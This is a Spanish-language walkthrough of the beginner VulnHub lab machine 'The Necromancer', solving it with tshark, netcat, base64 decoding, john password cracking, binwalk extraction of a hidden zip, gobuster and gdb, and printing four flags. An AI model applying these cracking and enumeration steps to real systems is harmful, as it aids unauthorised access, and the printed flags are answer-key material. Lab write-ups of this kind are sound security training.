The Necromancer

#Vulnhub-machines

Dificultad: **Beginner**
Link: https://www.vulnhub.com/entry/the-necromancer-1,154/

Empleamos **nmap** para realizar el escaneo inicial de puertos pero no encontramos nada habilitado.

```
tshark -i enp0s8
```

Para esta ocasión utilizamos **tshark** para analizar el trafico de la red por la interfaz **enp0s8**.

```
398 60.571267716  10.10.10.10 → 10.10.10.4   TCP 78 38387 → 4444 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM WS=8 TSval=611068050 TSecr=0
399 60.571300902   10.10.10.4 → 10.10.10.10  TCP 54 4444 → 38387 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
400 60.575581512  10.10.10.10 → 10.10.10.3   TCP 78 14601 → 4444 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM WS=8 TSval=1610111083 TSecr=0
401 60.575581842   10.10.10.3 → 10.10.10.10  ICMP 70 Destination unreachable (Protocol unreachable)
```

Podemos visualizar que la maquina victima esta enviando un paquete **SYN**, perteneciente al protocolo TCP de la capa de transporte del modelo OSI, para intentar iniciar una conexión con nuestra maquina por el puerto 4444 .

```
❯ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.10.4] from (UNKNOWN) [10.10.10.10] 4791
```

```
...V2VsY29tZSENCg0KWW91IGZpbmQgeW91cnNlbGYgc3RhcmluZyB0b3dhcmRzIHRoZSBob3Jpem9uLCB3aXRoIG5vdGhpbmcgYnV0IHNpbGVuY2Ugc3Vycm91bmRpbmcgeW91Lg0KWW91IGxvb2sgZWFzdCwgdGhlbiBzb3V0aCwgdGhlbiB3ZXN0LC
BhbGwgeW91IGNhbiBzZWUgaXMgYSBncmVhdCB3YXN0ZWxhbmQgb2Ygbm90aGluZ25lc3MuDQoNClR1cm5pbmcgdG8geW91ciBub3J0aCB5b3Ugbm90aWNlIGEgc21hbGwgZmxpY2tlciBvZiBsaWdodCBpbiB0aGUgZGlzdGFuY2UuDQpZb3Ugd2FsayB
ub3J0aCB0b3dhcmRzIHRoZSBmbGlja2VyIG9mIGxpZ2h0LCBvbmx5IHRvIGJlIHN0b3BwZWQgYnkgc29tZSB0eXBlIG9mIGludmlzaWJsZSBiYXJyaWVyLiAgDQoNClRoZSBhaXIgYXJvdW5kIHlvdSBiZWdpbnMgdG8gZ2V0IHRoaWNrZXIsIGFuZCB5
b3VyIGhlYXJ0IGJlZ2lucyB0byBiZWF0IGFnYWluc3QgeW91ciBjaGVzdC4gDQpZb3UgdHVybiB0byB5b3VyIGxlZnQuLiB0aGVuIHRvIHlvdXIgcmlnaHQhICBZb3UgYXJlIHRyYXBwZWQhDQoNCllvdSBmdW1ibGUgdGhyb3VnaCB5b3VyIHBvY2tld
HMuLiBub3RoaW5nISAgDQpZb3UgbG9vayBkb3duIGFuZCBzZWUgeW91IGFyZSBzdGFuZGluZyBpbiBzYW5kLiAgDQpEcm9wcGluZyB0byB5b3VyIGtuZWVzIHlvdSBiZWdpbiB0byBkaWcgZnJhbnRpY2FsbHkuDQoNCkFzIHlvdSBkaWcgeW91IG5vdG
ljZSB0aGUgYmFycmllciBleHRlbmRzIHVuZGVyZ3JvdW5kISAgDQpGcmFudGljYWxseSB5b3Uga2VlcCBkaWdnaW5nIGFuZCBkaWdnaW5nIHVudGlsIHlvdXIgbmFpbHMgc3VkZGVubHkgY2F0Y2ggb24gYW4gb2JqZWN0Lg0KDQpZb3UgZGlnIGZ1cnR
oZXIgYW5kIGRpc2NvdmVyIGEgc21hbGwgd29vZGVuIGJveC4gIA0KZmxhZzF7ZTYwNzhiOWIxYWFjOTE1ZDExYjlmZDU5NzkxMDMwYmZ9IGlzIGVuZ3JhdmVkIG9uIHRoZSBsaWQuDQoNCllvdSBvcGVuIHRoZSBib3gsIGFuZCBmaW5kIGEgcGFyY2ht
ZW50IHdpdGggdGhlIGZvbGxvd2luZyB3cml0dGVuIG9uIGl0LiAiQ2hhbnQgdGhlIHN0cmluZyBvZiBmbGFnMSAtIHU2NjYi...
```


Nos ponemos en escucha con **netcat** a traves del puerto 4444, logramos entablar una conexión y recibimos un codigo en **base64**.

```
❯ echo 'V2VsY29tZSENCg0KWW91IGZpbmQgeW91cnNlbGYgc3RhcmluZyB0b3dhcmRzIHRoZSBob3Jpem9uLCB3aXRoIG5vdGhpbmcgYnV0IHNpbGVuY2Ugc3Vycm91bmRpbmcgeW91Lg0KWW91IGxvb2sgZWFzdCwgdGhlbiBzb3V0aCwgdGhlbiB3ZXN0LCBhbmQgeW91IGNhbiBzZWUgaXMgYSBncmVhdCB3YXN0ZWxhbmQgb2Ygbm90aGluZ25lc3MuDQoNCllvdSBzdGFuZCBzdGlsbCBhbmQgbGlzdGVuLiBidXQgeW91IGhlYXIgbm90aGluZyBidXQgdGhlIHNvdW5kIG9mIHlvdXIgaGVhcnQgYmVhdGluZyBhZ2FpbnN0IHlvdXIgY2hlc3QuDQoNCllvdSBzdGFydCB0byBmdW1ibGUgYXJvdW5kIGluIHlvdXIgcG9ja2V0cy4gLi4gbm90aGluZy4gLi4gbm90aGluZy4gLi4gb2ggd2FpdCwgdGhlcmUncyBzb21ldGhpbmcgaGFyZCBidXJpZWQgaW4gdGhlIHNhbmQuDQoNCllvdSBkaWcgZnVydGhlciBhbmQgZGlzY292ZXIgYSBzbWFsbCB3b29kZW4gYm94LiANCmZsYWcxezZlNjA3OGIyOWIxYWFjOTE1ZDExYjlmZDU5NzkxMDMwYmZ9IGlzIGVuZ3JhdmVkIG9uIHRoZSBsaWQuDQoNCllvdSBvcGVuIHRoZSBib3gsIGFuZCBmaW5kIGEgcGFyY2htZW50IHdpdGggdGhlIGZvbGxvd2luZyB3cml0dGVuIG9uIGl0LiAiQ2hhbnQgdGhlIHN0cmluZyBvZiBmbGFnMSAtIHU2NjYi' | base64 -d
Welcome!

You find yourself staring towards the horizon, with nothing but silence surrounding you.
You look east, then south, then west, all you can see is a great wasteland of nothingness.

Turning to your north you notice a small flicker of light in the distance.
You walk north towards the flicker of light, only to be stopped by some type of invisible barrier.

The air around you begins to get thicker, and your heart begins to beat against your chest.
You turn to your left.. then to your right!  You are trapped!

You fumble through your pockets.. nothing!
You look down and see you are standing in sand.
Dropping to your knees you begin to dig frantically.

As you dig you notice the barrier extends underground!
Frantically you keep digging and digging until your nails suddenly catch on an object.

You dig further and discover a small wooden box.
flag1{e6078b9b1aac915d11b9fd59791030bf} is engraved on the lid.

You open the box, and find a parchment with the following written on it. "Chant the string of flag1 - u666"#
```

Lo decodificamos con la herramienta **base64** utilizando su parametro **-d**. Encontramos la primer flag.

```
❯ echo 'e6078b9b1aac915d11b9fd59791030bf' > hash
```

```
❯ hashcat --show hash
The following 11 hash-modes match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
    900 | MD4                                                        | Raw Hash
      0 | MD5                                                        | Raw Hash
     70 | md5(utf16le($pass))                                        | Raw Hash
   2600 | md5(md5($pass))                                            | Raw Hash salted and/or iterated
   3500 | md5(md5(md5($pass)))                                       | Raw Hash salted and/or iterated
   4400 | md5(sha1($pass))                                           | Raw Hash salted and/or iterated
  20900 | md5(sha1($pass).md5($pass).sha1($pass))                    | Raw Hash salted and/or iterated
   4300 | md5(strtoupper(md5($pass)))                                | Raw Hash salted and/or iterated
   1000 | NTLM                                                       | Operating System
   9900 | Radmin2                                                    | Operating System
   8600 | Lotus Notes/Domino 5                                       | Enterprise Application Software (EAS)
```

Utilizamos el parametro **--show** de **hashcat** para ver los posibles algoritmos de hash.

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
opensesame       (?)
1g 0:00:00:00 DONE (2024-03-29 04:56) 11.11g/s 68266p/s 68266c/s 68266C/s precioso..iheartyou
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Con **john** aplicamos fuerza bruta para poder encontrar la informacion original.


```
❯ echo 'opensesame' | nc -u 10.10.10.10 666
```

Enviamos la cadena de texto a traves del protocolo UDP a la maquina victima por el puerto 666.


```
1 0.000000000   10.10.10.4 → 10.10.10.10  UDP 53 38910 → 666 Len=11
2 0.002135617  10.10.10.10 → 10.10.10.4   UDP 985 666 → 38910 Len=943
```

De esta forma se estarían tramitando los datos. Vemos que Len tiene un valor de 11, esto se refiere al tamaño en bytes de la cadena de texto que estamos enviando.

Además , también vemos la respuesta de la maquina **Necromancer**, que nos envía un total de 943 bytes.




Acá vemos los datos representados en hexadecimal, donde se puede apreciar que se aplica un salto de linea al final **0a**, eso explica el por que de los 11 bytes, dado que nuestra cadena tiene 10 caracteres, es decir, 10 bytes.



Y encontramos la segunda flag, donde también se menciona el numero **80**, lo que nos hace pensar que se ha desbloqueado un servicio **http**.

Utilizamos la web **dcode** para obtener el texto original del hash.
Link: https://www.dcode.fr/md5-hash



Llegados a este punto, podríamos considerar la posibilidad de que se esté aplicando esteganografía.
La **esteganografía** es la práctica de ocultar datos dentro de otros datos, como imágenes, audio o video, de manera que no sea evidente a simple vista que los datos ocultos están presentes. En el caso de imágenes JPEG, los datos incrustados podrían estar en forma de texto, archivos adicionales, metadatos, o cualquier otro tipo de información que se pueda ocultar de manera digital.

```
wget http://10.10.10.10/pics/pileoffeathers.jpg
```

Nos descargamos la imagen para analizarla.

```
❯ binwalk pileoffeathers.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, EXIF standard
12            0xC             TIFF image data, little-endian offset of first image directory: 8
36994         0x9082          Zip archive data, at least v2.0 to extract, compressed size: 121, uncompressed size: 125, name: feathers.txt
37267         0x9193          End of Zip archive, footer length: 22
```

Utilizando **binwalk** descubrimos que hay un archivo .zip que a su vez contiene un archivo de texto **feathers.txt**

Binwalk es una herramienta de análisis de firmware y archivos binarios en sistemas operativos tipo Unix, como Linux. Es especialmente útil para examinar archivos binarios, como imágenes de firmware, sistemas de archivos embebidos, ejecutables

compilados, y otros tipos de datos binarios.
Binwalk y otras herramientas de análisis de archivos binarios pueden ayudar a detectar y extraer datos incrustados en imágenes JPEG, aunque la detección y extracción precisas pueden depender de cómo se hayan ocultado los datos y de las técnicas específicas utilizadas para incrustarlos.


```
❯ binwalk -e pileoffeathers.jpg --run-as=root
```


De esta manera podemos extraer dicho comprimido.

```
❯ cat feathers.txt
       File: feathers.txt
   1   ZmxhZzN7OWFkM2Y2MmRiN2I5MWMyOGI2ODEzNzAwMDM5NDYzOWZ9IC0gQ3Jvc3MgdGhlIGNoYXNtIGF0IC9hbWFnaWNicmlkZ2VhcHBlYXJzYXR0aGVjaGFzbQ==
```


```
❯ echo 'ZmxhZzN7OWFkM2Y2MmRiN2I5MWMyOGI2ODEzNzAwMDM5NDYzOWZ9IC0gQ3Jvc3MgdGhlIGNoYXNtIGF0IC9hbWFnaWNicmlkZ2VhcHBlYXJzYXR0aGVjaGFzbQ==' | base64 -d
flag3{9ad3f62db7b91c28b68137000394639f} - Cross the chasm at /amagicbridgeappearsatthechasm
```

Al decodificar la informacion en base64 encontramos la tercer flag y un endpoint.






En la descripción se hace referencia a un 'objeto mágico'. Al observar el nombre del archivo de imagen, podemos inferir que se trata de un diccionario.



Aplicamos un reconocimiento de directorios con **gobuster** usando el diccionario "directory-list-2.3-medium.txt". Hemos encontrado un directorio **/talismán**





Accedemos a dicho enpoint y se nos pedira descargar un archivo.


Utilizando **file** vemos que es un binario.

```
chmod +x talisman
```

Damos permisos de ejecucion.







Procedemos a examinar el binario utilizando **gdb**.

GDB (GNU Debugger) es una herramienta de depuración poderosa y ampliamente utilizada en sistemas Unix y Unix-like, como Linux. Es una herramienta de línea de comandos que permite a los desarrolladores examinar, controlar y depurar programas en tiempo de ejecución.
Por otro lado, GDB-PEDA (Python Exploit Development Assistance) es una extensión de GDB que agrega características específicas de seguridad y explotación de vulnerabilidades.

De esta manera podemos verificar el código ensamblador de la función **main**. Observamos que se está aplicando un opcode **call** que apunta a la dirección de la función **wearTalisman**.

Con **info function** listamos la información de las funciones definidas en el programa, y encontramos una interesante "**chantToBreakSpell**".

```
gdb-peda$ break main
Breakpoint 1 at 0x8048a21
```

Introducimos un breakpoint en la función main para controlar el flujo de ejecucion del binario.

```
gdb-peda$ r
```

Corremos el programa.

```
gdb-peda$ jump chantToBreakSpell
Continuing at 0x8048a3b.
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
You fall to your knees.. weak and weary.
Looking up you can see the spell is still protecting the cave entrance.
The talisman is now almost too hot to touch!
Turning it over you see words now etched into the surface:
flag4{ea50536158db50247e110a6c89fcf3d3}
Chant these words at u31337
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
[Inferior 1 (process 155301) exited with code 0362]
Warning: not running
```

Y aplicamos un salto a la función **chantToBreakSpell**, donde visualizamos la cuarta flag.

